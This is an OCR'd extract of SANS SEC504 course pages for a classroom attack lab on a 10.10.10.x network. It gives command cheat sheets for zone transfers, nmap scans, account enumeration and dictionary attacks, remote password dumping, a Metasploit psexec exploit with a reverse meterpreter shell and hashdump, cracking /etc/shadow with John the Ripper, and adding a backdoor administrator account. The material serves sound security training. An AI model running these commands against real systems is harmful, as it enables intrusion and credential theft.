
LET THE GAMES BEGIN!! You Now Have Permission

- You now have permission to attack my systems on the 10.10.10.x network in this room
- Anything on the 10.10.10.x network in this room is a valid target...
- ...just follow the ground rules!
- Ask the instructor or a proctor for help and hints
  - We're happy to give you hints, but won't tell you exactly how to succeed
- Social engineering of the system administrator is also acceptable, but it better be good! ☺
  - E-mail, help desk calls ... no physical attacks, please

Okay, let us begin.

Remember, ask the instructor and/or proctor for help if you get stuck. We are here to give you hints. Also, I'll act as the system administrator for the target machines. My job involves keeping them up in light of the many attacks we'll see today. Every now and then, the instructor might have to reboot a box ... we'll work hard to keep that to a minimum, but it will occur.

Also, keep in mind that social engineering of the system administrator is also acceptable, but it better be good. Come see me if you think you have a clever social engineering exploit attempt.



DNS Interrogation


- To attempt a zone transfer from a Windows system

```
– C:\> nslookup
– > server 10.10.10.45
– > ls -d target.tgt
```

- To attempt a zone transfer from a Unix system

```
– # dig @10.10.10.45 target.tgt -t AXFR
```


This page intentionally left blank.



Nmap

- Run an "Aggressive" Nmap scan (scan, OS fingerprint, version scan and NSE scripts) and save output to a file for future reference
  - `# nmap -A <target> --reason -o <file>`
- Scan specific port(s) on target
  - `# nmap -p <port(s)> <target> --reason`
- Perform a version scan on specific port(s)
  - `# nmap -sV -p <port(s)> <target> --reason`
- Additional options you might find helpful
  - `--reason` shows target response
  - `--packet_trace` shows packet details
  - `--traceroute` shows network topology

This page intentionally left blank.




Enum

- To use Enum to enumerate information about a Windows target
- Enumerate User Accounts
  - `C:\> enum -U [target]`
- Enumerate Password Policy Information
  - `C:\> enum -P [target]`
- Enumerate Groups
  - `C:\> enum -G [target]`
- You can combine the options
  - `C:\> enum -UGP [target]`
- Run a dictionary attack against a target
  - `C:\> enum -D -u [user] -f [wordfile] [target]`

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 49

This page intentionally left blank.




Appendix: Helpful commands Pwdump

- To dump the passwords from a remote machine that you have an admin level user ID and password for

  -
    ```
    C:\> pwdump3 10.10.10.9 [outfile] [user]
    ```
- Then enter the password for the user id you used

This page intentionally left blank.



Metasploit

- Steps to set up an exploit/payload combo
- Launch Metasploit

```
– $ sudo su – (sec504)
– # iptables -F
– # ./msfconsole
```

- Use a particularly stable exploit

```
– msf > use
  exploit/windows/smb/psexec
```

- Set the SMB User

```
– msf > set SMBUser [ADMIN_USER]
```

- Set the SMB Password

```
– msf > set SMBPass [ADMIN PASS]
– msf > set PAYLOAD
  windows/meterpreter/reverse_tcp
```

- Set the LPORT and LHOST

```
– msf> set LPORT <Random Port>
– msf> set LHOST <Your Linux IP
  Address>
```

- Set target information

```
– msf>set RHOST 10.10.10.9
```


- Once all options are set

```
– msf> exploit
```

- You might need to list and interact with session(s)

```
– msf> sessions -l << That is a
  lower-case L
– msf> sessions -i <session number>
– Meterpreter> hashdump
```

This page intentionally left blank.




John The Ripper

- Linux: To unshadow a passwd file
  - `# unshadow /etc/passwd /etc/shadow > /tmp/combined`
- Linux: To crack an un-shadowed password file
  - `# john /tmp/combined`
- Windows: To crack a file with Windows hashes
  - `C:\> john <hash file>`
- Remember to delete "john.pot" when you want to restart a cracking session or it will pick up where it left off

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 52

This page intentionally left blank.



Windows Net Commands

- To create an Administrator-level account

```
– C:\> net user /add [user] [password]
– C:\> net localgroup administrators /add [user]
```

- To delete a user account that you've created

```
– C:\> net user [user] /delete
```


- Map a local drive letter to the remote target's C$ (requires Administrator-level credentials)

```
– C:\> net use * \\[target]\C$ [password]
  /u:[targetIP]\[user]
```

- To delete all of your net use sessions (careful)

```
– C:\> net use * /d /y
```


This page intentionally left blank.



Remote Access

- VNC
  - $ **vncviewer**
- SSH
  - $ **ssh User@<TargetIP>**
- Telnet
  - $ **telnet <TargetIP>**

This page intentionally left blank.



